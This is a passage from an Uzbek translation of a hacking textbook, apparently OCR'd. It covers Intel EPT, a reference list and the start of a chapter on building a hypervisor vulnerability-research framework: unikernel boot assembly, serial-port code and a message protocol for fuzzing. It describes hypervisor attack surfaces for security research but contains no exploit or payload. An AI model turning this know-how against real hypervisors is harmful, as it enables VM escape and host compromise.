
EPT

Biz shadow paging mavjud paging mexanizmi asosida MMU'ni virtualizatsiya qilish qanday amalga oshirilishini ko'rdik. Shadow paging murakkab va sahifa-jadval yangilanishlari qimmatga tushadi; shuning uchun bu holatni yaxshilash maqsadida yangi apparat yordamida texnologiya ishlab chiqildi, bu texnologiya Ikkinchi Daraja Manzil Tarjimasi (SLAT) deb ataladi. Intel SLAT'ni Kengaytirilgan Sahifa Jadvali (EPT) orqali amalga oshiradi.

Qisqasi, EPT sahifa-jadvaliga o‘xshaydi; farqi shundaki, sahifa-jadvali VA’larni PA’ga tarjima qiladi, EPT esa GPA’larni SPA’ga tarjima qiladi. VMX root rejimida ishlayotgan VMM EPT multilevel sahifa-jadvallar to‘plamini o‘rnatishi va saqlashi kerak, ular GPA’larni SPA’ga tarjima qilish uchun ishlatiladi. Yuqori darajadagi EPT ko‘rsatkichi (EPTP) VMCS nazorat maydonchalaridan birida saqlanadi.

Foydalanuvchi tomondan, biz VA’larni PA’ga tarjima qilish uchun odatdagi sahifa-jadvallardan foydalaniladi; aslida bu GVAlar va GPA’lar. Sahifaga kirish uchun CPU avval foydalanuvchining sahifa-jadvallarini ko‘rib chiqib, GVA’dan GPA olishadi; so‘ngra EPT jadvallarini (foydalanuvchi uchun ko‘rinmas) ko‘rib chiqib, GPA’dan SPA olishadi. Agar Goldberg‘ning apparat virtualizatorini eslasak, sahifa-jadvallar ϕ-map sifatida va EPT f-map sifatida ko‘rinishi mumkin. GVA’dan SPA’ga tarjima “$f \circ \phi$” birikmasi orqali amalga oshiriladi.

CPU foydalanuvchining multilevel sahifa-jadvallarini ko‘rib chiqqanda, har bir daraja (long-mode’da: PML4, PDPT, PD, PT) GPA orqali keyingi darajaga o‘tadi, ya’ni har bir sahifa-jadval darajasi EPT mexanizmi orqali tarjima qilinishi kerak. Bu “2-o‘lchamli sahifa yurish” deb ataladi va eng yomoni (har bir tarjima qadamida keshning yutqazilishi) 24 xotira yuklash talab qilinadi. Garchi manzil tarjimalari shadow paging‘dan qimmatroq bo‘lishi mumkin bo‘lsa-da, EPT’ning eng katta afzalligi sahifa-jadval yangilanishlari to‘g‘ridan-to‘g‘ri amalga oshirilishi, shu bilan birga, trap’lar sonini kamaytirish va VMM amalga oshirilishini soddalashtirishdir.



Sahifa-jadvallari bilan bir xil tarzda, EPT manzilni mavjud bo‘lmagan fizik sahifaga xaritalash imkonini beradi. Bu holatda kirish urinishlari VM-Exit’ga olib

keladi. Bunday trap uchun asosiy chiqish sababi EPT-violation hisoblanadi. Bundan tashqari, chiqish malakasi va mehmon fizik manzil maydonlari o‘rnatiladi.

Ayrim hollarda, EPT to‘liq ko‘rinmas bo‘lmasligi mumkin; ishlashni yaxshilash maqsadida, EPT bilan bog‘liq funksiyalar VMenlarga ko‘rsatilishi mumkin. Ushbu funksiyalardan biri EPT-switching (VMFUNC instruksiyasi bilan chaqiriladi) funksiyasidir, bu mehmonlarga EPTP’ni aniq bir VMM tomonidan belgilangan qiymatlar ro‘yxatidan almashtirish imkonini beradi.

Yana bir muhim xususiyat, Virtualizatsiya Istisnolari (#VE) hisoblanadi. Nomidan ko‘rinib turibdiki, ushbu xususiyat virtualizatsiya bilan bog‘liq istisnolarni mehmonlarga IDT vektori 20 orqali yetkazish uchun ishlatiladi. Ushbu xususiyat Convertible EPT Violations bilan birgalikda ishlatilishi mumkin, shunda EPT-violation sodir bo‘lganda, bu VM-Exit’ga olib kelmaydi. Buning o‘rniga, mehmonlarga #VE yetkaziladi, shuning uchun VMM’ga trap’lar yuborilmaydi.

Xulosa

Ushbu bobda umumiy virtualizatsiya tushunchalarini ko‘rib chiqildi – nazariy modellardan x86 arxitekturasidagi aniq amalga oshirishlarga o‘tildi. x86 arxitekturasining dastlabki cheklovlarini va ularni bartaraf etish uchun qo‘llanilgan usullarni muhokama qilib o‘tildi. hypervisor dasturiy ta’minotining rivojlanishi va x86 arxitekturasining o‘zgarishini, shu jumladan, apparat virtualizatsiya kengaytmalari joriy etilish usullari ko‘rib chiqildi.

Keyingi bobda ushbu bilimlarni turli hypervisor amalga oshirishlarining hujum yuzasini o‘rganish uchun ishlatilinadi: eski x86 modellari, zamonaviy apparat imkoniyatlaridan foydalanadigan amalga oshirishlar va paravirtualizatsiya qo‘llab-quvvatlovchi tizimlarni o‘z ichiga olganlarning tahlili o‘tkaziladi.

Foydalanilgan adabiyotlar:

1. “z/VM – A Brief Review of Its 40 Year History,” www.vm.ibm.com/vm-40hist.pdf.
2. “VMware Timeline,” www.vmware.com/timeline.html.
3. Gerald J. Popek and Robert P. Goldberg, “Formal requirements for virtualizable third generation architectures,” dl.acm.org/doi/10.1145/361011.361073.
4. U. Gagliardi and J. Buzen, “The evolution of virtual machine architecture,” www .computer.org/csdl/proceedings article/afips/1973/50810291/12OmNxGALa2.
5. R.P. Goldberg, “Architecture of virtual machines,” dl.acm.org/doi/10.1145/800122.803950.
6. “Oracle VM VirtualBox,” www.virtualbox.org.
7. “Linux KVM,” www.linux-kvm.org.
8. “Xen Project,” xenproject.org.
9. “Hyper-V Technology Overview,” docs.microsoft.com/en-us/windows-server/virtualization/hyper-v/hyper-v-technology-overview.

10. John Scott Robin and Cynthia E. Irvine, "Analysis of the Intel Pentium's Ability to Support a Secure Virtual Machine Monitor," www.usenix.org/events/sec2000/full_papers/robin/robin.pdf.

11. "Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 3: System Programming Guide," software.intel.com/content/dam/develop/external/ us/en/documents-tps/325384-sdm-vol-3abcd.pdf.

12. K. Adams and O. Agesen, "A Comparison of Software and Hardware Techniques for x86 Virtualization," www.vmware.com/pdf/asplos235_adams.pdf.

13. O. Agesen, J. Mattson, R. Rugina, and J. Sheldon, "Software Techniques for Avoiding Hardware Virtualization Exits," www.usenix.org/system/files/conference/atc12/atc12-final158.pdf.

14. "Intel 64 and IA-32 Architectures Software Developer's Manual Volume 3: System Programming Guide," op. cit.

15. "Kernel address space layout randomization," lwn.net/Articles/569635/.

16. "UREDERF," grsecurity.net/~spender/uderef.txt.

17. "Transient Execution Attacks," github.com/IAIK/transientfail.

18. "The current state of kernel page-table isolation," https://lwn.net/Articles/741878/.

19. "AMD64 Architecture Programmer's Manual, Volume 2: System Programming," www.amd.com/system/files/TechDocs/24593.pdf.

20. "X86 Paravirtualised Memory Management," wiki.xenproject.org/wiki/X86_Paravirtualised_Memory_Management.

21. "Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 3: System Programming Guide," op. cit.

22. J. Shan, X. Ding, and N. Gehani, "APLE: Addressing Lock Holder Preemption Problem with High Efficiency," ieeexplore.ieee.org/document/7396163.

23. "Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 3: System Programming Guide," op. cit.

24. T. Merrifield and H. Taheri, "Performance Implications of Extended Page Tables on Virtualized x86 Processors," dl.acm.org/doi/abs/10.1145/2892242.2892258.

25. "Intel 64 and IA-32 Architectures Software Developer's Manual Volume 3: System Programming Guide," op. cit.

24-BOB. TADQIQOT FREYMVORKINI YARATISH

Ushbu bob quyidagi mavzularni o'z ichiga oladi:

• Vaqtincha foydalanuvchilarga ta'sir qiladigan gipervizor funksiyasini o'rganish.

• C dasturlash tilida har qanday guest kodini bajarish uchun unikernel ishlab chiqish.

• Test va fuzzing maqsadlari uchun unikernelga maxsus kod yuboradigan Python skriptlarini ishlab chiqish.

Ushbu bob gipervisor hujumi ko'lamini qisqacha muhokama qilish bilan boshlanib, zaifliklarni tadqiq qilish uchun foydalaniladigan asosni ishlab chiqishni ham o'z ichiga qamrab oladi. Ushbu bobdagi laboratoriya ishlarini bajarish uchun C va Python tillari bo'yicha ilg'or darajadagi bilim kerak bo'ladi.

Ushbu bobdagi kodlar GitHub platformasida mavjud:

```
$ git clone https://github.com/GrayHatHacking/GHHv6.git
```

Dockerfile – bu kodni yaratish va ishga tushirish uchun zarur bo'lgan ishlab chiqish muhitini ta'minlaydi:

```
$ cd GHHv6/ch24/
$ docker build -t kali.
```

Ushbu bobda ishlaydigan gipervisor – bu KVM (Linux'dagi standart) bo'lib, u xostga o'rnatilishi kerak. Uni konteynerda ishlatish uchun /dev/kvm qurilmasini qayta yo'naltirish kerak, masalan:

```
$ docker run --device=/dev/kvm -it kali bash
```


Barcha kodlarni Docker konteyneridagi **/labs** katalogida topish mumkin.

Hypervisor tizimining zaif tomonlari

Oldingi bobda ko'rsatmalarni turli guruhlarga ajratish ko'rib o'tildi: zararsiz, sezgir va boshqalar. Gipervizor tomonidan ochilgan funksionallikning ko'p qismi VMM (Virtual Mashina Monitor) ga tushadigan ko'rsatmalarga to'g'ri keladi; ularning aksariyati imtiyozli ko'rsatmalardir. Bu Ring-0 darajasida tasodifiy guest dastur kodini bajarishga qodir bo'lishni anglatadi. Bu mazkur tadqiqot uchun qabul qiladigan dastlabki kirish darajasi hisoblanadi.

Virtualizatsiya to‘plami bir nechta komponentlardan iborat bo‘lib, ularning har biri turli imtiyoz darajalarida ishlaydi. Zaiflikning ta’siri ta’sirlangan komponentga bog‘liq bo‘ladi. Eng yaxshi ssenariyda VMM ni (VMX ildiz rejimida) to‘g‘ridan-to‘g‘ri imtiyozsiz guestdan buzish mumkin. Shu bilan bir qatorda, xost yoki imtiyozli guest (root-partition/dom0) ichida yadro rejimini bajarish mumkin va eng yomon holatda ham – stek – foydalanuvchi rejimi bor. Komponentlar bir-biri bilan o‘zaro ta’sir qiladi, shuning uchun kamroq imtiyozli komponentni buzish hujum ko‘lamini kengaytirishi mumkin, bu esa yanada imtiyozli komponentlar bo‘ylab xato zanjirida ishlatilishi mumkin.

Quyidagi rasmlarda 2-toifa gipervisor va 1-toifa gipervisorning turli komponentlari ta’sir qiladigan hujum ko‘lamining umumiy ko‘rinishi keltirilgan.



Umuman olganda (zamonaviy, apparat yordamidagi gipervizorlar uchun) hujum ko‘lamini o‘rganish uchun boshlang‘ich nuqta turli xil chiqish sabablari kodlarini keltirib chiqaradigan shartlarni ko‘rib chiqish bo‘ladi. VM-Exit dan so‘ng, protsessor virtual mashinani boshqarish tuzilmasi (the virtual machine control structure – VMCS) (xost-state area)xost-davlat hududida saqlangan yo‘riqnoma ko‘rsatgichidan (VMX root-mode)VMX ildiz rejimida ishlashni davom ettiradi. Bu (ba’zi holatni saqlagandan so‘ng) VMCS exit-reason maydonini tekshiradigan va qanday harakat(lar)ni amalga oshirishni hal qiluvchi gipervisor kodiga ishora qiladi.

Linux yadro manbalarida mumkin bo‘lgan chiqish sabablari uchun ta’riflar ro‘yxatini quyidagi havola orqali topish mumkin:

https://github.com/torvalds/linux/blob/master/tools/arch/x86/include/uapi/asm/vmx.h.

Ushbu chiqish shartlarining ba’zilari imkonsiz(tashqi hodisalar tufayli yuzaga kelgan yoki muayyan CPU xususiyatlariga yoki VMCS konfiguratsiyasiga qarab mavjud emas), lekin ularning ko‘pchiligi guestda maxsus ko‘rsatmalarni bajarish orqali ishga tushirilishi mumkin.

Eslatma. *Ushbu bobning oxirida EXIT_REASON_IO_INSTRUCTION, EXIT_REASON_MSR_READ va EXIT_REASON_MSR_WRITE ni o‘rganadigan bir nechta fuzzerlar yoziladi.*

VM-Exit shartlaridan tashqari, hujum ko‘lami umumiy xotiraga asoslangan aloqa mexanizmlari orqali ham ta’sir qilishi mumkin, masalan, emulyatsiya qilingan apparat qurilmalaridagi to‘g‘ridan-to‘g‘ri xotiraga kirish (DMA) yoki VMBus yoki VIRTIO tomonidan ishlatiladigan buferlar.

Va nihoyat, apparat yordamida virtualizatsiyaga tayanmaydigan gipervisorlar kattaroq hujum maydonini ochib beradi, ammo bular hozirgi kunda keng tarqalgan maqsadlar emas.

Unikernel

Yuqorida aytib o‘tilganidek, foydalanuvchi guest VM’dan o‘zboshimchalik bilan Ring0 kodini bajarishga qodir bo‘lishi kerak. Buning usullaridan biri VM’da o‘rnatilgan umumiy maqsadli OTda ixtiyoriy kodni bajarish uchun yadro drayverini amalga oshirishdir. Biroq bu yondashuv bir nechta muammolarga ega. Birinchidan, to‘liq OT sekin va hajmi katta. Ikkinchidan, nodeterminizm ushbu sinov muhitida bir vaqtning o‘zida bajariladigan bir nechta vazifalar orqali kiritiladi. Ushbu muammolarni oldini olish uchun unikernel quyidagi talablar bilan amalga oshiriladi:

- Oddiylik. U kichik maydonga ega bo‘lishi va samarali bo‘lishi kerak.
- Tez (qayta) yuklash. Qayta tiklanmaydigan holatga erishish odatiy holdir, shuning uchun qayta ishga tushirilishi kerak.
- Chidamlilik. Yadro yaroqsiz holatdan tiklanishga harakat qilishi va iloji boricha uzoqroq ishlashni davom ettirishi kerak. Agar buning iloji bo‘lmasa, qayta ishga tushirilishi kerak.
- Aniq natija(Determinizm). To‘liq determinizmga erishish mumkin emas, lekin unga imkon qadar yaqinlashish kerak. Bu xatolarni kamaytirish va noaniq holatlarni minimallashtirish uchun muhimdir.
- Portativlik. U ko‘pgina gipervisor ilovalarida katta o‘zgarishlarsiz ishlashi kerak.

Ushbu unikernel tashqi vositalar bilan bog‘lanib, ularga Ring-0 da VM-ga o‘zboshimchalik kodini kiritish va bajarish imkonini beradi. Keyin ijro natijalarini to‘plash va ularni uskunalarga qaytarib yuborish kerak. Keyingi bo‘limlarda ushbu yadroni ishlab chiqish jarayonini ko‘rib chiqiladi.

Laboratoriya ishi 24.1:
Virtual mashinani yuklash va asosiy aloqa jarayonlari

Yadroni yuklash uchun o‘z yuklash moslamasini yozish muammosidan qochish uchun GRUB’dan foydalaniladi. Odatda, gipervisorlar BIOS-ni yuklashni va/yoki UEFI’ni qo‘llab-quvvatlaydi. Yaxshiyamki, grub-mkrescue vositasi ikkalasidan ham yuklash uchun ISO muhitini yaratishga imkon beradi.

Yadro tasviri kod bo‘limining boshida Multiboot2 sarlavhasi joylashgan ELF fayli bo‘ladi. GRUB tasvirni yuklaganda, u qoldiradigan muhit 32 bitli himoyalangan rejimdir; barcha mavjud protsessor xususiyatlaridan foydalanishi zarur, shuning uchun uzoq rejimi (long mode)ga o‘tilishi kerak.

Multiboot2 sarlavhasini chiqaradigan va keyin uzoq rejim (long mode)ga o‘tadigan ba’zi yuklash kodlari bilan amalga oshirish:

```
;; bootstrap.asm
extern kmain
global _start
[bits 32]
[section .bss]
align 0x1000
resb 0x2000
stack_top:
pd: resb 0x1000 * 4 ; 4 PDs = maps 4GB
pdpt: resb 0x1000 ; 1 PDPT
pml4: resb 0x1000 ; 1 PML
[section .data]
gdt: ; minimal 64-bit GDT
dq 0x0000000000000000
dq 0x00A09b000000ffff ; kernel CS
dq 0x00C093000000ffff ; kernel DS
gdt_end: ; TODO: TSS
gdtr:
dw gdt_end - gdt - 1 ; GDT limit
dq gdt ; GDT base
[section .text]
align 8, db 0
;; multiboot2 header
mb_header_size equ (mb_header_end - mb_header)
mb_header:❶
dd 0xE85250D6 ; magic field
dd 0 ; architecture field: i386 32-bit protected-mode
dd mb_header_size ; header length field
dd 0xffffffff & -(0xE85250D6 + mb_header_size) ; checksum field
;; termination tag
dw 0 ; tag type
dw 0 ; tag flags
dd 8 ; tag size
mb_header_end:
;; kernel code starts here
_start:❷
mov esp, stack_top
mov edi, pd
mov ecx, 512*4
mov eax, 0x87
init_pde:❸
mov dword [edi], eax
add eax, 0x200000
add edi, 8
dec ecx
jnz init_pde
mov dword [pdpt], pd + 7
mov dword [pdpt+0x08], pd + 0x1007
mov dword [pdpt+0x10], pd + 0x2007
mov dword [pdpt+0x18], pd + 0x3007
mov eax, pml4
mov dword [eax], pdpt + 7
mov cr3, eax ; load page-tables
mov ecx, 0xC0000080
rdmsr
or eax, 0x101 ; LME | SCE
wrmsr❹ ; set EFER
lgdt [gdtr]❺ ; load 64-bit GDT
mov eax, 0x1ba ; PVI | DE | PSE | PAE | PGE | PCE
mov cr4, eax
mov eax, 0x8000003b ; PG | PE | MP | TS | ET | NE
mov cr0, eax❻
jmp 0x08:code64❼
[bits 64]
code64:
mov ax, 0x10
mov ds, ax
mov es, ax
mov ss, ax
call kmain
```

.text bo‘limi minimal Multiboot2 sarlavhasini chiqarish uchun direktivalar bilan boshlanadi. Kirish nuqtasida 8 KB stek o‘rnatiladi va birinchi 4 GB xotiraning 1:1 xaritasi yaratiladi. Keyingi qadamlar EFER registrida Long Mode Enable bayrog‘ini o‘rnatish, 64 bitli GDTni yuklash, peyjingni yoqish va uzoq rejimga

o‘tishni o‘z ichiga oladi. Kod hali amalga oshirilmagan kmain funksiyasiga murojaat qilish bilan tugaydi.

Yadro va tashqi muhit o‘rtasida muloqot qilish uchun oddiy va keng tarqalgan ketma-ket port qurilmasini ishlatish mumkin. Ko‘pgina gipervizorlar ketma-ket port emulyatsiyasini amalga oshiradi va odatda uni xostdagi IPC (Inter-Process Communication) mexanizmlariga, masalan, socketlar yoki kanallar orqali yo‘naltirishga ruxsat beradi. Yadroga asosiy ketma-ket port qo‘llab-quvvatlashini qo‘shish quyidagicha amalga oshiriladi:

```
/* common.c */
static uint16_t SerialPort = 0x3f8; /* TODO: set it dynamically */
static void outb(uint16_t port, uint8_t val) {
__asm__ __volatile__("outb %0, %1" :: "a"(val), "Nd"(port));❶
}
static uint8_t inb(uint16_t port) {
uint8_t ret;
__asm__ __volatile__("inb %1, %0" : "=a"(ret) : "Nd"(port));❷
return ret;
}
void setup_serial() {❸
outb(SerialPort + 1, 0x00); /* disable interrupts */
outb(SerialPort + 3, 0x80); /* enable DLAB */
outb(SerialPort + 0, 0x01); /* divisor low=1(115200 baud) */
outb(SerialPort + 1, 0x00); /* divisor high=0 */
outb(SerialPort + 3, 0x03); /* 8-bit, no parity, 1 stop bit */
outb(SerialPort + 2, 0xC7); /* FIFO, clear, 14-byte threshold */
outb(SerialPort + 4, 0x03); /* DTR/RTS */
}
void write_serial(const void *data, unsigned long len) {❹
const uint8_t *ptr = data;
while (len) {
if (!(inb(SerialPort + 5) & 0x20))
continue;
len -= 1;
outb(SerialPort, *ptr++);
}
}
void read_serial(void *data, unsigned long len) {❺
uint8_t *ptr = data;
while (len) {
if (!(inb(SerialPort + 5) & 1))
continue; /* TODO: yield CPU */
len -= 1;
*ptr++ = inb(SerialPort);
}
}
```


Birinchidan, kodning qolgan qismiga kerak bo‘lgan OUTB va INB uchun bir nechta o‘ramlar yoziladi. Setup_serial funksiyasi 115200 standart uzatish tezligida ketma-ket portni ishga tushirish uchun ishlatilishi mumkin. Xotiradan ma’lumotlar oqimini uzatish uchun write_serial’ni qo‘llash mumkin va uni qabul qilish uchun read_serial-ni qo‘llanadi. Bu amalga oshirishlar ba’zi kamchiliklarga ega, masalan, ketma-ket port tayyor bo‘lishini kutish kabi.

Endi yadroni sinab ko‘rish uchun kmain-ni qo‘llash mumkin:

```
/* main.c */
void kmain() {
setup_serial();
write_serial("Hello world!", 12);
__asm__ __volatile__("hlt");
}
```

Yadroni yaratgandan so‘ng, QEMU/KVM da test o‘tkaziladi. Agar hamma narsa yaxshi bo‘lsa, “Salom dunyo!” xabari ekranda paydo bo‘ladi:

```
┌──(root ghh6)-[/labs/lab1]
└─# make
... omitted for brevity ...
┌──(root ghh6)-[/labs/lab1]
└─# qemu-system-x86_64 -display none -boot d -cdrom kernel_bios.iso -m 300M
-serial stdio -enable-kvm
Hello world!
```

Laboratoriya ishi 24.2: Aloqa protokoli

Endi tashqi vositalar bilan bog‘lanish uchun protokol ustida ishlashni boshlash mumkin (bundan buyon ular mijozlar deb ataladi). Protokol quyidagi talablardan iborat:

- Yadro ixtiyoriy kodni saqlash va bajarish uchun mijozning so‘rovlarini qayta ishlashi kerak.
- Yadro ixtiyoriy kodni bajarish natijalari bilan javob yuborishi kerak.
- Aloqa yadro tomonidan boshlanadi. U mijozga so‘rovlarni ko‘rib chiqishga tayyorligini bildirishi va uni bajarish muhiti haqida ma’lumot berishi kerak.
- Yadro disk raskadrovka maqsadida tarmoqdan tashqari (OOB) xabarlarni yuborishi mumkin.
- Xabarning yaxlitligi tekshirilishi kerak.

Ushbu talablarga asoslanib, quyidagi xabar turlarini belgilash mumkin: so‘rov, javob, yuklash xabarlari va OOB(Out-Of-Band) xabarlari. Xabarlar o‘zgarmas o‘lchamli sarlavha va o‘zgaruvchan o‘lchamli tanadan iborat bo‘ladi. Sarlavha

xabar turini va matn uzunligini ko‘rsatadi, u xabarning asosiy qismi va sarlavhasining o‘zi uchun yaxlitlikni tekshirish summalarini o‘z ichiga oladi:

```
/* protocol.h */
typedef enum {
MTBoot = UINT32_C(0), MTRequest, MTReply, MTOOB, MTMax = MTOOB
} MT;❶
#define MAX_MSGSZ UINT32_C(0x400000) /* 4MB */
typedef struct {
MT type;
uint32_t len;❷
uint32_t checksum;❸ /* body CRC32 */
uint32_t hdr_csum;❹ /* header CRC32 */
} __attribute__((packed)) MsgHdr;
```

MT ❶ ro‘yxati xabarning sarlavhasi turi maydonida kodlanishi mumkin bo‘lgan turli xil xabar turlarini ifodalaydi. Sarlavhaning qolgan qismi tananing uzunligi ❷, baytda (MAX_MSGSZ dan kam), tana tarkibining nazorat yig‘indisini ❸ va sarlavha tarkibining nazorat yig‘indisini o‘z ichiga oladi, hdr_csum maydonining o‘zi ❹ bundan mustasno.

Xabarning formati eng keng tarqalgan ma’lumotlar tuzilmalarini kodlash uchun yetarlicha moslashuvchan bo‘lishi kerak, shu bilan birga ketma-ketlashtirish va seriyadan chiqarish jarayonlari oddiy bo‘lishi kerak. O‘zboshimchalik bilan koddan ma’lumotlarni ishlab chiqarish oson bo‘lishi kerak va mijoz ham ushbu ma’lumotlarni qabul qilishi va ular bilan ishlashi oson bo‘lishi kerak. Ushbu ehtiyojlarni qondirish uchun quyidagi turdagi qiymatlarni o‘z ichiga olgan kodlash aniqlanadi: butun sonlar, massivlar, satrlar va ro‘yxatlar.

```
typedef enum {
/* primitive sizes encoded in LSB */
UInt8 = UINT32_C(0x001), UInt16 = UINT32_C(0x002),
UInt32 = UINT32_C(0x004), UInt64 = UINT32_C(0x008),
Int8 = UINT32_C(0x101), Int16 = UINT32_C(0x102),
Int32 = UINT32_C(0x104), Int64 = UINT32_C(0x108),
PrimitiveMax = Int64,3
/* Compound types */
Array = UINT32_C(0x400),4
CString = UINT32_C(0x500),5
List = UINT32_C(0x600),6
Nil = UINT32_C(0x700)7
} TP;1
typedef union {
uint8_t u8; uint16_t u16; uint32_t u32; uint64_t u64;
int8_t i8; int16_t i16; int32_t i32; int64_t i64;
} Primitive_t;2
```


Har bir qiymat TP ❶ ro‘yxatida belgilangan 32 bitli prefiksdan boshlanadi. Primitivlar Primitive_t ❷ birlashmasida aniqlangan har qanday butun son turlari bo‘lishi mumkin. Ular TP prefiksi sifatida kodlangan (PrimitiveMax ❸ dan past yoki unga teng), so‘ngra mahalliy kodlashdagi qiymat. Murakkab tiplar massivlar, satrlar va ro‘yxatlar bo‘lishi mumkin.

Massivlar Array ❹ prefiksi va undan keyin Array_t sarlavhasi bilan boshlanadi:

```
typedef struct {
uint32_t count;
TP subtype;
} __attribute__((packed)) Array_t;
```

Ushbu sarlavha elementlarning sonini va ularning ibtidoiy turlari bilan chegaralangan kichik turini ko‘rsatadi. Sarlavhadan keyin elementlarning qiymatlari o‘zlarining tabiiy kodlashda keladi.

Satrlar CString ❺ prefiksidan iborat bo‘lib, undan keyin null bo‘lmagan baytlarning o‘zgaruvchan soni va null bayt qo‘shimchasi bilan chegaralangan.

Ro‘yxatlar List ❻ prefiksi bilan boshlanadi va undan keyin o‘zgaruvchan sonli tugunlar keladi. Har bir tugun juft bo‘lib, uning birinchi elementi har qanday TP-prefiksli qiymat (shu jumladan, boshqa ro‘yxatlar) bo‘lishi mumkin va uning ikkinchi elementi ro‘yxatning keyingi tugunidir. Nil ❼ prefiksli tugun ro‘yxatning oxirini bildiradi.

Xabarning ta’riflari bilan amalga oshirish ustida ishlashni boshlash mumkin:

```
/* protocol.c */
struct msg_buffer {
unsigned int offset;
uint8_t buf[MAX_MSGSZ];
};
static struct msg_buffer send_buf;❶
static struct msg_buffer oob_buf;❸
static struct msg_buffer recv_buf;❷
#define PUT(b, v) ({
\
typeof((typeof(v))v) tmp;❹
\
unsigned int new_offset = b->offset + sizeof(v);
\
assert(new_offset > b->offset && MAX_MSGSZ > new_offset); \
*(typeof(tmp) *)&b->buf[b->offset] = v;❺
\
b->offset = new_offset;
\
})
```

```
#define GET(v) ({
\
unsigned int new_offset = recv_buf.offset + sizeof(v);
\
assert(new_offset > recv_buf.offset && MAX_MSGSZ > new_offset); \
v = *(typeof(v) *)&recv_buf.buf[recv_buf.offset];
\
recv_buf.offset = new_offset;
\
})
```

Birinchidan, xabarni yuborishdan oldin uning tanasini yaratish uchun bufer kerak (send_buf ❶) va kiruvchi xabarlar uchun bufer kerak ❷. Shuningdek, faqat OOB xabarlari uchun qo'shimcha(extra) bufer ❸ belgilanadi, shuning uchun agar xabarni tuzish o'rtasida disk raskadrovka xabarlari yuborilsa, send_buf tarkibi axlatga tashlanmaydi.

Ma'lumotlarni buferga va buferdan nusxalash uchun bir nechta makroslar belgilanadi: GET qiymatni qabul qilish buferidan nusxa ko'chiradi, PUT esa qiymatni birinchi parametr bilan ko'rsatilgan maqsadli buferga ko'chiradi (send_buf yoki oob_buf o'tkaziladi). PUT makrosi tmp ❹ o'zgaruvchisini aniqlash uchun typeof dan ikki marta foydalanishni o'z ichiga olgan bir necha qo'shimcha qadamlarni oladi. E'tibor bering, typeof tashqi tipdagi o'zgaruvchini yoki ifodani qabul qiladi. Bu yerda ikkinchisidan foydalaniladi: o'zgaruvchining o'z turiga tashlanishi. Sababi, ifodaning natijasi qiymatdir, shuning uchun agar asl o'zgaruvchida const kvalifikatsiyasi bo'lsa, u o'chiriladi. Shunday qilib, ❺ dagi topshiriq PUT ga const o'zgaruvchisini o'tkazilganida turini tekshiradi.

Endi belgilagan TP qiymatlarining har biri uchun "put" va "get"funksiyalarini yozishni boshlash mumkin:

```
void put_tp(bool is_oob, TP prefix) {
struct msg_buffer *buf = is_oob ? &oob_buf : &send_buf;
PUT(buf, prefix);
}
void put_primitive(bool is_oob, TP prefix, const Primitive_t *value) {
struct msg_buffer *buf = is_oob ? &oob_buf : &send_buf;
assert(PrimitiveMax >= prefix);
put_tp(is_oob, prefix);
switch (prefix) {
case UInt8:
PUT(buf, value->u8); break;
case UInt16:
PUT(buf, value->u16); break;
... omitted for brevity ...
case Int64:
PUT(buf, value->i64); break;
}
}
void put_array(bool is_oob, const Array_t *array, const void *data) {
struct msg_buffer *buf = is_oob ? &oob_buf : &send_buf;
uint32_t len = 0;
put_tp(is_oob, Array);
PUT(buf, *array);
while (array->count * (array->subtype & 0xff) != len)
PUT(buf, ((const char *)data)[len++]);
}
void put_cstring(bool is_oob, const char *ptr) {
struct msg_buffer *buf = is_oob ? &oob_buf : &send_buf;
put_tp(is_oob, CString);
do { PUT(buf, *ptr); } while (*ptr++ != '\0');
}
static void _put_va(bool is_oob, TP prefix, va_list args) {
if (PrimitiveMax >= prefix) {
